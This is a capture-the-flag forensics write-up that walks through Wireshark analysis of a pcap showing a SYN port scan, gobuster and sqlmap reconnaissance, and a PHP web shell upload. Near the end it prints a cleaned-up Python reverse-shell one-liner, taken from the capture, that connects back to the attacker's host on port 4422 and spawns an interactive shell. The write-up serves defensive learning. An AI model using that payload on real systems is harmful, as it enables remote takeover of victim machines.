Network Analysis – Web Shell

Capture the Flag Challenge.

Link: Challenge can be found here.


Overview: In this Forensics challenge – we get a 'pcap' file – network traffic data, and the objective is to extract from the pcap information about Web shell attack.

During the challenge – I was presented with various questions and was requested to submit them.

Method:


What is the IP responsible for conducting the port scan activity?

In Wireshark – going to Statistics->Conversions->TCP will reveal that the responsible IP is 10.251.96.4:



What is the port range scanned by the suspicious host?


The same statistics will reveal that the range is 1-1024



10.251.96.4	41675	10.251.96.5	1023	2	118	1	62	1
10.251.96.4	41675	10.251.96.5	1024	2	118	1	62	1

What is the type of port scan conducted?

The type of port scan constructed is TCP SYN




No.	Time	Source	Destination	Protocol	Length	TCP Segm	Info
1358	103.577321836	10.251.96.5	10.251.96.4	TCP	56	0	311 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1359	103.577564942	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 754 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1360	103.577570605	10.251.96.5	10.251.96.4	TCP	56	0	754 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1361	103.577581037	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 90 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1362	103.577583364	10.251.96.5	10.251.96.4	TCP	56	0	90 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1363	103.577589559	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 824 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1364	103.577591217	10.251.96.5	10.251.96.4	TCP	56	0	824 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1365	103.577597798	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 863 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1366	103.577599791	10.251.96.5	10.251.96.4	TCP	56	0	863 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1367	103.577605464	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 752 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1368	103.577607092	10.251.96.5	10.251.96.4	TCP	56	0	752 → 41675 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1369	103.577613459	10.251.96.4	10.251.96.5	TCP	62	0	41675 → 246 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

It means the attacker sends tcp syn packets to various ports to see if he gets a response from the service running on the port (as part of the 3 way handshake).

Two more tools were used to perform reconnaissance against open ports, what were they?

The method to determine the tool used for the reconnaissance against open port is to observe the field ‘user agent’ in http request:




http.user_agent

No.	Time	Source	Destination	Protocol	Length	TCP Segm	Info
8172	163.079754977	10.251.96.4	10.251.96.5	HTTP	164	96	GET /Makefile HTTP/1.1
8174	163.079960538	10.251.96.4	10.251.96.5	HTTP	159	91	GET /mal HTTP/1.1
8176	163.080151465	10.251.96.4	10.251.96.5	HTTP	160	92	GET /mall HTTP/1.1
8178	163.080448550	10.251.96.4	10.251.96.5	HTTP	161	93	GET /mambo HTTP/1.1

```
[TCP Segment Len: 92]
Sequence Number: 7639    (relative sequence number)
Sequence Number (raw): 261349326
[Next Sequence Number: 7731    (relative sequence number)]
Acknowledgment Number: 57627    (relative ack number)
Acknowledgment number (raw): 929241948
1000 .... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window: 1198
[Calculated window size: 153344]
[Window size scaling factor: 128]
Checksum: 0xdba3 [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (92 bytes)
Hypertext Transfer Protocol
GET /mall HTTP/1.1\r\n
[Expert Info (Chat/Sequence): GET /mall HTTP/1.1\r\n]
Request Method: GET
Request URI: /mall
Request Version: HTTP/1.1
Host: 10.251.96.5\r\n
User-Agent: gobuster/3.0.1\r\n
```


The first one is gobuster/3.0.1



The second one is sqlmap/1.4.7

What is the name of the php file through which the attacker uploaded a web shell?


In order to descover that, I will filter the traffic by http.POST requests, skip the 'sqlmap' requests to the last request



Here it can be observed the referrer field contains editprofile.php file.

This is the file through which the attacker uploaded a web shell.

What is the name of the web shell that the attacker uploaded?



The web shell name is dbfunctions.php, that can be observed in the get requests packet that contains the web shell parameters.

What is the parameter used in the web shell for executing commands?


The image above indicates that the parameter is ‘cmd’.

What is the first command executed by the attacker?

The image above indicates that the first command executed by the attacker is ‘id’

What is the type of shell connection the attacker obtains through command execution?

Lets examine packet 16201 (in the image above) content:



After some code cleanup and beautification:

```
1 import socket,subprocess,os;
2 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
3 s.connect(("10.251.96.4",4422));
4 os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),0)
5 os.dup2(s.fileno(),1);
6 os.dup2(s.fileno(),2);
7 p=subprocess.call(["/bin/sh","-i"]);
```

Basically, what it does – it makes the victim connect to the attacker, then utilize the shell for the attacker to run commands on the victim machine. Such an attack when the victim connects to the attacker in order to utilize the victims’ shell is called reverse shell, so the shell connection attack is reverse shell.

What is the port he uses for the shell connection?

4422 – you can see on the script above that the victims seek to connect to attacker's port 4422.

Conclusions: Nice challenge for understanding the basic of port scans from the defender side.